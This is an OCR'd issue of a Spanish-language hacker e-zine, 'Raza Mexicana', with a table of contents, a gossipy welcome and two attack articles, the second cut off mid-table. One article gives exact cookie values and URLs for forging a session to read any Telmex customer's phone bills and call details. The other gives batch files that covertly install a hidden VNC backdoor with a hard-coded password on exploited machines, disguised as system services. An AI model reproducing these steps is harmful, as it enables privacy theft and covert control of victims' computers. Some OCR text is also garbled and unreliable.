
Raza Mexicana Hackers Team

eZine 18



Bienvenida
Accediendo a recibos telefonicos parte2
Instalando VNC como servicio desde Command Line
Zona de Fresnel
El Futuro de la Web
Decibeles en Telecomunicaciones
Proyecto Wireless
Ataques DoS y DDoS
BGP
To deploy or not to deploy
Bug en todito.com
Despedida

Raza-Mexicana

Ha pasado mucho tiempo desde que se publico la última ezine de raza-mexicana, diría yo que un año o un poco más, pero eso es algo que hasta el momento no nos ha detenido, raza-mexicana siguió adelante dando ayudas por su canal de IRC y correo electrónico.


Algo muy bueno y entretenido que se hizo durante este año, fue la gran cena del año, donde nos visitaron muchas celebridades del medio informático y político por así decirlo, celebridades como personal de Microsoft, Presidencia, linuxeros y nerdos en general.

Fue una cena muy interesante, en la cual hablamos sobre política, muy debatido, sobre todo por quien seria el presidente electo, diferencias, pro's y contras. Algunos de los comentarios favoritos de la cena fueron "ay no mames!", "es como decir a quien quieres mas? A tu papa o a tu mama?", "Y!!??" , "cualquiera mata a su hermano" "en mi casa tenemos una manta que dice en este hogar se apoya a Felipe calderon "no me importa el usuario, si no les gusta Debian que no lo usen".

También se hablo sobre cosas de seguridad, como de lo nuevo que vendrá en Windows Vista, sus diferencias, el por que yo lo uso y ellos no, alguna que otra tecnología que anuncian en Internet y verdades y falsedades, también hablaron sobre Debian y cosas así, pero no recuerdo haber puesto atención o sí dijeron algo importante.

Una buena parte, fue cuando hablamos sobre mi entrada al team, la cena de Chillis comiendo turkey, con la duda del por que tantos nicks de Fatal y el enigma de Despise con la tarjetas de presentaciones y su afición por las fotografías. Y nuestro amigo de presidencia entregando tarjetas de presentación con sus passwords de root apuntados por detrás

En realidad fue una cena muy buena, nunca había estado en una cena así y aunque dudo que las haya, está cena fue única, fue una cena que me gusto.



"La Raza Mexicana no es leyenda, aquí comimos sin hacer desmadres… aun"
La Bodeguita del Medio México DF Junio 2 2006

Accediendo a recibos telefónicos Telmex parte 2

Por darko (darko@raza-mexicana.org)

¿Y ahora que?

Una vez más como muchas veces ha sucedido después de que se publica algún tipo de fallo, alguna vulnerabilidad en un sistema, éste es corregido de inmediato con la finalidad de no estar expuestos a ataques, a revelar información no deseada o simplemente a NO revelar información personal y privada de miles y miles de clientes como es el caso de Telmex.

A principios del mes de Junio se decidió publicar información acerca de como obtener recibos telefónicos de cualquier número de Telmex (http://www.raza-mexicana.org/noticias/telmex2.html) días después en algunas webs publicaban sus scripts que lo hacían automáticamente y decían que lo habían descubierto ellos desde no se cuantos hartos chingos de muchos años y que la chingada, mi pregunta es ¿si lo sabían por que no lo publicaban? Por allí vi una web que según liberaba el source code de su t00l 100% creada e investigada por ellos y me doy cuenta que usaban las mismas ulr que había puesto incluso estaban los mismos valores de cookie y teléfono que YO había colocado al azar, y como muchos se pudieron dar cuenta ese valor lo podían modificar y la liga funcionaba sin ningún problema una de las personas que se dio cuenta de esto fue innovaciones y lo comento en foros de CUM (www.underground.org.mx), pero en fin, así es la gente y cada quien sabe porque hace las cosas.

Después de 2 semanas aproximadamente de verse publicado el método de obtener recibos telefónicos, **el personal altamente capacitado y calificado de ingenieros de Telmex 'reparo' el fallo** y entonces el método dejo de funcionar. Por su parte Napa (www.securitynation.com) hizo pública su herramienta **Call E-Tracer** para obtener la dirección a partir del número telefónico. Y no se ha vuelto a saber de algún método de obtener recibos telefónicos de Telmex.

¿Realmente repararon el fallo?

Hicieron algunos cambios como por ejemplo la forma de obtener el NIP anteriormente al registrarte te pedía tu numero telefónico y el código de barras, ahora para obtener tu NIP en lugar del código de barras te pide tu numero de factura. Otro cambio que hicieron fue el de ya no crear la cookie 'online' para autentificarte, anteriormente utilizaban el siguiente enlace:

```
http://www.online.telmex.com/cgi-bin/makeCookieOnline?C=21912:4:27215:XXXXXXXXXX:
```

Ahora lo que hace una vez que te logueas con tu NIP es crear la cookie.

Por lo tanto podemos decir que el fallo **NO** esta 'reparado' ya que aun se puede 'manipular' el sistema para lograr obtener recibos telefónicos de cualquier numero de Telmex.

Obteniendo recibos Telmex.


Bueno después de pinche información que seguro les vale madre llegamos al punto que les interesa. La forma o método sigue siendo por cookie, a la gran diferencia que ahora ya no se crea la cookie online y para algunos navegadores será necesario loguearte y modificar la cookie manualmente.

Las pruebas las he hecho en los siguientes navegadores.

1. Firefox 1.5.0.4
2. Opera 9

Utilizando Firefox


Necesitaremos descargar Add N Edit Cookies (extensión de firefox), que nos sirve para editar y agregar cookies en firefox. Una vez que lo hemos descargado abrimos el explorador y abrimos el cookie editor que es el que acabamos de descargar: Herramientas > Cookie Editor y enseguida añadimos una nueva cookie como se muestra en la siguiente figura:



Enseguida colocamos los siguientes valores en la ventana de Add.

Name: user
Content: 2422638%3a2%3a1861201%3a**XXXXXXXXXX**%3a
Las XXXXXXXXXX las sustituyes por el número telefónico.
Host: .telmex.com
Path: /
Send for. Any types of connection
Expire: New expiration day
Aquí pondremos una fecha mayor a la que estamos actualmente, por ejemplo el año 2020, esto para que la cookie no expire cuando se finalice sesión o se cierre el navegador.

Y los valores quedaran de la siguiente manera:




Damos click en Save y vamos a la siguiente página:

http://www.online.telmex.com/mitelmex/inicio.jsp?p=/servlet/acceso_contra_mt%3fT%3d2

Le damos F5 al navegador y estaremos en el menú de administración de esa línea. Podremos ver los recibos telefónicos, contratar servicios digitales, ver detalles de llamadas etc.

Utilizando Opera


Con el navegador Opera no necesitaremos bajar ninguna extensión ya que nos permite editar manualmente la cookie. Abrimos el navegador y vamos a Tools > Preferentes > Advanced > Cookies > Manage cookies



En opera existe un problema y es el que el administrador de cookies nos permite **editar** pero no **agregar** cookies, por lo tanto para este navegador necesitaremos loguearnos en el portal de Telmex con un NIP que ya tengamos

http://www.online.telmex.com

Una vez que nos hemos logueado debemos ir a el administrador de cookies y cambiar el numero telefónico en Name y colocamos el numero telefónico que queramos revisar.



Tendremos que editar también el valor de Expires y colocar un año mayor al que estamos, en la figura anterior se encuentran los valores:

1969-12-31 lo cambiamos a **2020-12-31**

Ya que hemos hecho estos cambios nos dirigimos a la siguiente url:

http://www.online.telmex.com/mitelmex/inicio.jsp?p=/servlet/acceso_contra_mt%3fT%3d2

¿Qué hacemos si Telmex repara el fallo?

Pues nada, esperemos que esta vez Telmex verdaderamente repare el fallo y ahora sí estemos seguros de que nuestra información y privacidad no estará al alcance de todos.

Nos vemos.

Este documento/manual o como chingados lo quieran ver esta hecho solo con fines informativos, tengan cuidado con lo que hacen ya que es bajo su propia responsabilidad.

/ Modificación 15 julio 2006 **/**

Ponchoware postea en foros CUM un script con el cual puedes descargar los recibos automáticamente, por lo que menciona quizá utiliza algo parecido a lo que se publica aquí, saludos ponchoware y buen aporte.

Instalando VNC como servicio desde Command Line

Por despise (despise@raza-mexicana.org)

En este artículo voy a tratar de explicar de la mejor manera y clara posible como instalar un servidor VNC desde Command Line y sin el Icon Tray del VNC.

Las formas de instalación serán: Localmente, a través de un exploit, a través de netbios.

¿Qué es el VNC?

VNC significa Virtual Network Computing, es un programa que opera bajo el esquema Cliente-Servidor, el cual permite tener el control sobre una computadora como si estuvieras manejando el escritorio de dicha máquina, pero a través de una red (algo así como si estuvieras sentado frente a la computadora).

VNC era un proyecto anteriormente atendido por los laboratorios de AT&T de Cambridge, luego un equipo de ahí mismo fundo su compañía para comercializar y desarrollar el VNC bajo el nombre de RealVNC.

Hay tres versiones de Real VNC, la versión Gratuita, la Personal y la Enterprise, en este artículo voy a explicar como hacer la instalación de un Servidor VNC desde Command Line (en su versión gratuita), de la versión que voy a explicarles es la versión 4.

¿Y para que quiero un servidor con VNC instalado?

A través de un VNC puedes administrar tu computadora a distancia, desde tu casa como si estuvieras sentado frente a la computadora sin tener que estar sentado frente a ella.

A través de la metodología que explicaré puedes poner los archivos en un diskette o subirlos por Netbios o por alguna otra forma (como un Exploit) y crear un archivo de instalación (un Batchfile).

Cuando controlas una computadora a través de VNC entras con los privilegios de la sesión que ya se haya iniciado, o también puedes entrar a la parte donde seleccionas el usuario para iniciar sesión y seleccionar el usuario, claro que con su respectivo password. (Interactuando con el Desktop)

¿Y para que instalarlo desde Command Line?

Porque es más fácil de instalar, suponiendo que tienes que instalar VNC en 100 equipos es un poco tardado y da hueva que andes con el Wizard y que configures de uno por uno, en cambio desde Command Line basta con ejecutar un Batchfile y que se instale solo, sin necesidad de apretar ningún botón o configurarlo desde las ventanas.

También te puede servir para instalarlo a través de VNC a través de la red desde una Command Shell remota, o a través de Netbios.

¿Qué versión de VNC necesito?

Les voy a explicar como instalar la versión vnc-4.0-x86_win32, la versión del servidor VNC modificada es de esta versión, la 4.0.

Ahora bien, para poder empezar, necesitas tener los siguientes archivos:

Nombre del Archivo	Descripción
Vncviewer.exe	Herramienta cliente para controlar el servidor VNC
Winvnc.exe	Servidor VNC modificado para que no muestre Icon Tray (ícono en la barra de tareas)
Logmessages.dll	Archivo necesario para correr VNC
Wm hooks.dll	Archivo necesario para correr VNC
Instalate.bat	Batchfile para instalar llaves al registro y configurar el servicio para correr VNC como servidor.
Registro.reg	(opcional) Trae las llaves de registro (regedit /s registro.reg)

La manera en que instalaremos VNC Server es la siguiente:

1. Preparar el archivo .bat que agregará llaves al registro y preparará el VNC Server.
2. Subir los archivos necesarios al Server.
3. Ejecutar el archivo .bat.

¿Qué Sistema Operativo Necesito?

Las pruebas que hice las hice en Windows XP SP1, Windows XP SP2, Windows 2003, básicamente lo que necesitas es el Scheduler y el comando Reg. El Scheduler es para agregarlo como servicio y el comando reg es para agregar las cadenas, si te las ingenias puedes crear un archivo e importarlo al registro, con el `regedit /e` y el `regedit /s`.

Los archivos `vncviewer.exe, logmessages.dll` y `wm_hooks.dll` vienen junto con el Wizard de `vnc-4.0-x86_win32`. Lo instalas, y en la carpeta donde lo instalaste ahí quedan estos archivos.

El archivo `instalate.bat` es un Batchfile (archivo de procesamiento por lotes) que contiene las siguientes líneas:

[Archivo Instalate.bat]

Línea	Comando
1	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\
2	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4
3	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v dummy /t REG_SZ /d "" /f
4	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v Password /t REG_BINARY /d 22a80dff55b5fa8b
5	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v QueryConnect /t REG_DWORD /d 0 /f
6	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v ReverseSecurityTypes /t R EG_SZ /d None /f
7	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v SecurityTypes /t REG_SZ /d VncAuth /f
8	sc create winvnc start= auto binPath= "C:\vnc-server\winvnc.exe -service" displayname= "VNC" type= own type= interact
9	Sc start winvnc

NOTA: Si lo quieren agregar como archivo del registro, usen: regedit /s registrar.reg.

Explicación del archivo `instalate.bat`

Línea de la 1 a la 7: Son las llaves necesarias para meter en registro el programa del VNC como un programa y guardar algunos parámetros como password, autentificación, tipo de servidor, etc.

Línea 4: Es donde metemos la llave que da de alta el password encriptado en este caso, el password que le hemos asignado es: "sux0reas" y que encriptado es: 22a80dff55b5fa8b
NOTA: Para cambiar el password instala del vnc-4.0-x86_win32.exe el VNC Server con todo y password, abres el registro de Windows, y buscas la siguiente la clave:

HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4
En esa llave se guardará el password que asignaste, así pues donde diga Password, copias lo que dice la columna "Data" y lo cambias en la línea 4 del script por la línea del nuevo password. (Quitas 22a80dff55b5fa8b y escribes el nuevo valor)

Línea 8: Ejecuta el un comando "sc" (Service Controler) que nos permite crear un servicio que se llame "winvnc", para que empiece automáticamente y que la ruta sea: "C:\vnc-server\winvnc.exe -service", que también el nombre que nos muestre del servicio sea "VNC" que se cargue solo y que por último interactúe con la sesión del usuario.

La línea 9 es para iniciar el servicio que acabamos de dar de alta, y que se llama winvnc, también se puede sustituir por net start winvnc.

Instalación Local
1. Creas una carpeta que se llame c:\vnc-server
2. Metes los siguientes archivos en esa carpeta:

instalate.bat
logmessages.dll
winvnc.exe
wm_hooks.dll

3. Corres el archivo instalate.bat.

NOTA: Tienes que crear forzosamente esa carpeta, de lo contrario no funcionará, pero si quieres especificar otra carpeta, nada más cambia "C:\vnc-server\" de la línea 8 del archivo instalate.bat por la carpeta donde hayas copiado los archivos, por ejemplo:
Metes los archivos en c:\windows.
Cambias la línea 8 a:

sc create winvnc start= auto binPath= "C:\vnc-server\winvnc.exe -service" displayname= "VNC" type= own type= interact

Una vez que hemos corrido el Batchfile corremos en nuestra máquina (en el cliente) el archivo vncviewer.exe y seleccionamos el IP de la máquina a la cual nos queramos conectar, escribimos el Password (sux0reas) y tendremos un "Remote Desktop" listo y funcionando.

Conclusión: Se instaló el VNC Server desde una cuenta de administrador local, el servicio se llama `winvnc` y en la parte de "Servicios" en Windows aparecerá como `"VNC"`

Notas

1. Si dejas el servicio con el nombre de "`winvnc`" probablemente sea muy sospechoso para el administrador, mejor cámbialo a `netlogon`, `winlogon` u otro nombre menos sospechoso, en el siguiente ejemplo el servicio en lugar de llamarse winvnc se llamará "`networks`"

Ejemplo:

```
8. sc create networks start= auto binPath= "C:\vnc-server\winvnc.exe -
service" displayname= "VNC" type= own type= interact
```

2. Puedes cambiar la ruta donde vas a instalar los archivos del VNC, por ejemplo, lo puedes cambiar a `c:\winnt\system32\` y puedes cambiar el archivo `winvnc.exe` por `netlogon.exe` así como cambiar el `displayname (descripción del servicio)` por "`RPC Remote Procedure Call Manager`" o algo así, todo esto para no levantar sospechas por si quieres evitar que se den cuenta que estas corriendo un VNC.

Ejemplo:

```
8. sc create networks start= auto binPath=
"C:\winnt\system32\netlogon.exe -service" displayname= "RPC Remote
Procedure Call (RPC) Manager"  type= own type= interact error= ignore
9. sc start networks
```

3. Ojo, checa bien el Path donde vayas a instalar los archivos del VNC, en el Batchfile lo manejo como `C:\WINNT` se puede llamar `C:\WINDOWS` o cualquier otro nombre, para ir a la segura, en lugar de usar `c:\winnt`, `c:\windows` incluso `d:\winXP` usen `%SystemRoot%`

Ejemplo:

```
8. sc create networks start= auto binPath=
"%SystemRoot%\system32\netlogon.exe -service" displayname= "Remote
Procedure Call (RPC) Manager"  type= own type= interact error= ignore
```

También hay otras opciones extra para el VNC, como por ejemplo, que maneje otro puerto, para hacer esto agregas una clave en el registro que se llame `PortNumber` y lo pones en hexadecimal, por ejemplo, para cambiarlo al puerto `60000` agregas una llave en formato `DWORD` con el número de puerto `60000`.


Ejemplo:

```
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v PortNumber /t
REG_DWORD  /d 60000 /f
(es una sola línea)
```

Como ves hay muchas posibilidades de agregar opciones a el VNC, depende de ti que le quieras agregar más opciones, basta con agregar llaves al registro de Windows, ya conoces la ruta y listo.

Otras instalaciones de VNC
Ahora bien, mencioné que podían instalar VNC después de haber entrado a un server con un Exploit o a través de Netbios, ahora vamos a ver como se puede instalar de estas 2 formas, yo les voy a dar algunos "tips" de cómo instalarlo, a lo mejor hay más formas, pero voy a tratar de redactar las más comunes y más efectivas.

Instalación a través de un Exploit
Aprovechamos y usamos un Exploit en el sistema remoto, y vemos que tenemos privilegios de SYSTEM, que son más que suficientes para instalar nuestro VNC como servicio.



Ahora tendremos que subir los archivos a la víctima, lo podemos subir a través de FTP, TFTP o incluso de Netbios.

Se supone que necesitamos que nuestro VNC Server pase desapercibido, para ocultarlo un poco más, ya no se va a llamar el servicio `winvnc`, se llamará "`networks`" y en lugar de instalarse en `c:\vnc-server` se va a instalar en `%SystemRoot%\system32` (%SystemRoot% es la ruta donde están los archivos del sistema operativo, así déjenlo, es como una variable para no poner `c:\windows d:\winnt`, etc).
También le vamos a agregar al archivo de instalación que mueva los archivos dll del VNC y el ejecutable a `%SystemRoot%\system32` de una vez.

El batchfile que acabamos de cambiar se llamara ex_evilvnc.bat y contiene las siguientes líneas, ustedes les pueden agregar o quitar líneas.

`[Archivo ex_evilvnc.bat]`

Línea	Comando
1	`Move logmessages.dll %SystemRoot%\system32\`
2	`Move netlogon.exe %SystemRoot%\system32\`
3	`Move wm_hooks.dll %SystemRoot%\system32\`
4	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\`
5	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4`
6	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v dummy /t REG_SZ /d "" /f`
7	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v Password /t REG_BINARY /d 22a80dff55b5fa8b`
8	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v QueryConnect /t REG_DWORD /d 0 /f`
9	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v ReverseSecurityTypes /t REG_SZ /d None /f`
10	`REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v SecurityTypes /t REG_SZ /d VncAuth /f`

11	REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v SecurityTypes /t REG_SZ /d VncAuth /f
12	sc create networks start= auto binPath= "%SystemRoot%\system32\netlogon.exe -service" displayname= "Remote Procedure Call (RPC) Manager" type= own type= interact error= ignore
13	sc start networks

Ahora bien, los archivos que necesitamos subir son los siguientes:

Archivo	Descripción
ex evilvnc.bat	Archivo de instalación del Server VNC usando un exploit
